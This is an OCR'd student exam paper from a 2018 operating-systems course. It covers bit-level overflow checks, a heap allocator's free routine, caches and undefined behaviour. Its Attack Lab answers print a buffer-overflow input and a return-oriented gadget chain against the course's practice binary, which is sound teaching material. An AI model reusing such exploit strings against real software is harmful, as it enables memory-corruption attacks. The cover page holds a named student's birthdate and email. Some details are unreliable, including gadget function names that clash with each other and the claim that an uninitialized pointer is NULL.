
IT UNIVERSITY OF COPENHAGEN



SUBMISSION OF WRITTEN WORK

Class code:	1409003U
Name of course:	Operating Systems and C
Course manager:	Philippe Bonnet
Course e-portfolio:	
Thesis or project title:	Exam in Operating Systems and C
Supervisor:	

Full Name:	Birthdate (dd/mm-yyyy):	E-mail:
1. Niclas Hedam	22/11-1995	nhed@itu.dk
2.		@itu.dk
3.		@itu.dk
4.		@itu.dk
5.		@itu.dk
6.		@itu.dk
7.		@itu.dk

Exam in Operating Systems and C

Niclas Hedam

December 19, 2018

Contents

1. Data Lab

1.1 A

The function f(x, y) determines whether y can be subtracted from x without overflowing. An integer overflow happens when an arithmetic operation tries to create an integer outside of the range, that the system can represent. This functionality can be proved with a truth table as seen below.

b	c	d	$\neg(b \veebar \neg c) \wedge (b \veebar d))$
T	T	T	T
T	T	F	T
T	F	T	T
T	F	F	F
F	T	T	F
F	T	F	T
F	F	T	T
F	F	F	T

The truth table describes that the only two cases where the function will return 0, is when

- x is negative, y is positive, and the result of $x - y$ is positive.
- x is positive, y is negative, and the result of $x - y$ is negative.

These results cannot mathematically happen, which proves that an overflow has occurred.

1.2 B

```c
#include <stdio.h>
#include <stdlib.h>
#include <limits.h>

#define TRUE(a, m) if(!a){ printf("[ERROR] \"%s\" did not
    pass\n", m); exit(1); }
#define FALSE(a, m) TRUE(!a, m)

int f(int x, int y) {
    int a = x+~y+1;
    int b = x>>31;
    int c = y>>31;
    int d = a>>31;
    return !(~(b ^ ~c) & (b ^ d));
}

int main(int argc, char **argv) {
    TRUE(f(INT_MAX, INT_MAX), "Class 1");
    TRUE(f(-1, INT_MAX), "Class 2");
    FALSE(f(INT_MAX, -1), "Class 3");
}
```

The function $f(x, y)$ can be partitioned into three equivalence classes which are when

- x and y have the same sign-bit, which causes no overflow
- x and y have different sign-bits, but x has the same sign-bit as $x - y$, which causes no overflow
- x and y have different sign-bits, but x has a different sign-bit than $x - y$, which causes an overflow.

The three test cases written in the test function covers the three classes, and the function is therefore covered sufficiently.

2. Attack Lab

2.1 A

```
1 00 00 00 00 00 00 00 00 // junk
2 00 00 00 00 00 00 00 00 // junk
3 00 00 00 00 00 00 00 00 // junk
4 00 00 00 00 00 00 00 00 // junk
5 00 00 00 00 00 00 00 00 // junk
6 79 15 40                // touch 1's address
```

The program used in Attack Lab is not protected against buffer overflow attacks. Passing an input string larger than the allocated buffer size will overwrite parts of the stack outside of the current stack frame. According to Bryant and O'Hallaron 2016 p. 317, the next part of the stack is the caller's stack frame holding the *return address*, which the program will return to after running the current function.

My exploit string is corrupting the stack, as the size of the input exceeds the allocated buffer size. The buffer size in my target is 0x28 or 40. This is determined by disassembling the binary and finding the part, where the buffer size is defined. The first 40 "00" in my attack string is junk, to enlarge the input to the buffers maximum capacity. The last part of the input will be overwritten into the caller's stack frame, specifically the *return address*.

2.2 B

Code-injection attacks work by injecting byte-code as part of the input string. The input has to be slightly larger than the buffer size so that the attacker can overwrite the *return address*. By using tools such as disassembling and gdb, the attacker can retrieve the address of the buffer, where

the injected code is conveniently stored. By overwriting the *return address* to the buffer, the attack can run any byte-code.

If it is impossible to determine the buffer's location on the stack or if the buffer's location is non-executable, *return-oriented attacks* is an alternative to code-injection attacks. It works by looking through the disassembled code for any interesting segments of byte-code. Such a segment could be to move data from a register to another. The concept is to find relevant segments (or *gadgets*) to complete the attack and put their addresses in the input string. The segments have to end with a return statement so that the program returns to the buffer and runs the next gadget.

For example, in the fourth level of Attack Lab, I had to run a function with my cookie string as the first parameter. The first parameter of a function is stored in the register $\%rdi$, and I, therefore, had to store my cookie string there, before running the function named "touch2". I succeeded with doing this by finding a gadget running pop $\%rax$, which reads the value on the top of the stack and stores it in $\%rax$. Afterwards, I was able to find a gadget moving the value of $\%rax$ to $\%rdi$. Ultimately, I ended up with an attack string looking like this

```
00 00 00 00 00 00 00 00 // junk
00 00 00 00 00 00 00 00 // junk
00 00 00 00 00 00 00 00 // junk
00 00 00 00 00 00 00 00 // junk
00 00 00 00 00 00 00 00 // junk
7e 17 40 00 00 00 00 00 // pop %rax (getval_395)
ad e7 df 72 00 00 00 00 // cookie
71 17 40 00 00 00 00 00 // movq %rax, %rdi (getval_339)
a7 15 40 00 00 00 00 00 // touch2's address
```

The attack string is referencing the following two functions

```
unsigned getval_395()
{
    return 3277325007U;
}
```

```
unsigned addval_339(unsigned x)
{
    return x + 3232023177U;
}
```

They may not look like something that can be used to attack a program, but when compiled, they look like this

```
1 000000000040177b <getval_395>:
2   40177b:     b8 cf 02 58 c3        mov     $0xc35802cf,%eax
3   401780:     c3                    retq
```

```
1 000000000040176e <setval_399>:
2   40176e:     c7 07 22 48 89 c7     movl    $0xc7894822,(%rdi)
3   401774:     c3                    retq
```

The 58 operation in getval_395 is byte-code for pop $\%rax$, and 48 89 c7 in getval_399 is byte-code for movq $\%rax$, $\%rdi$. The addresses on line 6 and 8 of my attack string are pointing directly to the aforementioned operations so that it skips the beginning of the function.

3. Malloc Lab

3.1 A

Heaps store the data, that the program references. Since programs often have dynamic data, the compiler is unable to pre-determine at compile-time the actual size of certain data structures. Dynamically allocating memory is a hard task to do correctly and efficiently, which is why developers of such functionality use a heap checker. A heap checker is checking the heap for inconsistency and is intended as a debugging tool, and are not being run in production.

There is no definitive answer to what a heap checker should check for, but some example could include

- Is there allocated blocks in the free list?
- Do the pointers in a list entry point to valid heap addresses?
- Do any blocks overlap?
- Is there any neighbouring free blocks, that should have coalesced?
- Does the footer and header of a block have the same size and allocation bits?

3.2 B

```
1 /*
2  * mm_free - Freeing a block removes it from the free list
3  */
4 void mm_free(void *ptr)
5 {
6     /* Get the size of the block */
```

```
7       size_t size = GET_SIZE(HDRP(ptr));
8
9       /* Update block header and footer */
10      DEFINE_BLOCK(ptr, size, 0);
11
12      /* See if intermediate blocks can be merged into one */
13      coalesce(ptr);
14  }
```

The intention of the free function is to mark a block of data on the heap as unallocated. The free function above is taken from my implementation of an explicit free list. Explicit free lists work by having a list consisting only of unallocated blocks. Whenever the memory allocator needs to find a block to allocate, it can iterate over all unallocated blocks. An explicit free list is similar to an implicit free list, which is a list consisting of both unallocated and allocated blocks. Since an allocator allocating a new block have no gain in iterating over already allocated blocks, the explicit free list is better performing in regards to speed.

The function takes a pointer as a parameter and then finds the size of the allocated block, which is stored in the block-header, accessed using HDRP. The HDRP macro returns a new pointer, which is 4 bytes back on the heap. The reason why the header is back on the heap is that the given pointer is pointing to the actual payload. The allocator is engineered in such a way, that all incoming and outgoing pointers consistently point to the payload.

The header contains an integer, which holds the allocation status and size of the block. The size can be determined using a simple bit operation, nulling the three least significant bits. After determining the size, the free method will write a new header and footer, using the DEFINE_BLOCK macro. DEFINE_BLOCK is essentially an alias of:

```
1 PUT(HDRP(ptr), PACK(size, alloc));
2 PUT(FTRP(ptr), PACK(size, alloc));
```

This code updates the header and footer to store that the block at *ptr is now unallocated. When this is done, the block is considered unallocated and should be put in the explicit free list. The block is put in the free list in the coalesce function, and here we check if it can coalesce with another block. The coalesce function checks the neighbouring blocks, to see if they can coalesce into one. If not, the newly freed block will be added to the beginning of the free list.

The reason why coalescing is a good idea, is to avoid *external fragmentation*. According to Bryant and O'Hallaron 2016 p. 882, *external fragmentation* is when there is enough memory to satisfy a store request, but there are no blocks of a large enough size.

4. Topics from the class

4.1 A

According to Bryant and O'Hallaron 2016 p. 616, *Locality of reference* or *principle of locality* is a phenomenon, where the running program tends to access memory addresses near or equal to recently accessed addresses. Locality is typically divided into to categories: temporal and spatial locality. Temporal locality is when the same memory address is likely to be referenced again soon. Spatial locality is when nearby memory addresses are likely to be referenced soon.

Modern computer systems have multiple different memory devices, which can be split into a hierarchy. The hierarchy spans from memory devices that are smaller, costlier and faster to larger, cheaper and slower. The concept is that any particular level hold a subset of the memory from the level below it, but with better access time. When a program tries to access some data in a particular memory device, and the memory device holds this data, it is called a hit. Having to retrieve the data from a lower level is called a miss and inflicts a performance penalty. Having a low miss rate can therefore greatly improve the performance of a program. Programs with good *locality* tend to access more data from the upper levels of the memory hierarchy, while programs with bad *locality* tend to access data more often from the lower levels. Developing with *locality* in mind, can therefore greatly improve stability and performance.

Having bad *locality* can lead to pollution of the upper levels, where the system caches data that the program does not intend to access. It can also lead to cache *thrashing*, where multiple memory locations compete for the same cache lines. This leads to excessive cache misses.

4.2 B

As explained in 4.1, a computer system contains a number of memory caches. According to Bryant and O'Hallaron 2016 p. 668, a large cache size increases the hit rate, as more data can be cached. However, it is harder to make larger caches run faster. Therefore, the size of a cache decreases the higher it is in the memory hierarchy.

A system with m-bits can form $M = 2^m$ unique addresses. A memory cache is organised as an array of $S = 2^s$ sets, with E cache lines. Each line consists of a data block of $B = 2^b$ bytes. This is not including the validity bit nor tag bits. The validity bit describes whether the entry of the cache is valid and meaningful, and the tag bits is a unique identifier, formed from a subset of the current blocks memory address. Cache sizes can be determined using the formula $C = S \cdot E \cdot B$. For example, a cache with eight sets, two lines per set and four bytes per block would have a size of 64 data bytes.

4.3 C

Undefined behaviour is the result of executing code, that is not specified in the language specification. It is the responsibility of the programmer to write programs, that never invokes *undefined behaviour*. *Undefined behaviour* exists to give the compiler some leeway in producing optimised code. A simple, yet powerful example, is that the compiler can assume that integer overflows never happen. This allows for optimisations of code such as $x < x + 1$ to always be true.

Dividing by 0 is an example of something considered *undefined behaviour*. C has no bit pattern to represent ∞ as an integer, which means that there is no valid integer result of $x/0$. The result of running the code below is undefined and can result in literally anything.

```
1 int main(void)
2 {
3   int x = 42;
4   return x / 0; // undefined behavior
5 }
```

4.4 D

According to Bryant and O'Hallaron 2016 p. 765, Linux faults and aborts can be divided into four categories.

- *Divide error*, when a program attempts to divide by zero or when the result of a division is too large for the destination operand.
- *General protection fault*, which can occur for many reasons, but often when the program tried to access undefined virtual memory.
- *Page fault*, which is an exception, where the instruction triggering the exception is restarted. This happens when the operating system first needs to load applicate data into the physical memory.
- *Machine check*, which occurs when the system runs into an unrecoverable hardware error.

In Linux, *general protection faults* are reported as *Segmentation faults*.

```
1 int main(void)
2 {
3   int *x;
4   *x = 42; // segmentation fault
5 }
```

The above code will construct a pointer to an integer. The pointer is not being set to an address and is therefore NULL. This means that there is no allocated space in the memory for x. Dereferencing the pointer and setting it to 42 will result in a *general protection fault / segmentation fault*. This is because the program is trying to write 42 at the address NULL. The code above is also an example of undefined behaviour.

Bibliography

Bryant, Randal E. and David R. O'Hallaron (2016). *Computer Systems: A Programmer's Perspective*. Global Edition. Pearson. ISBN: 978-1-292-10176-7.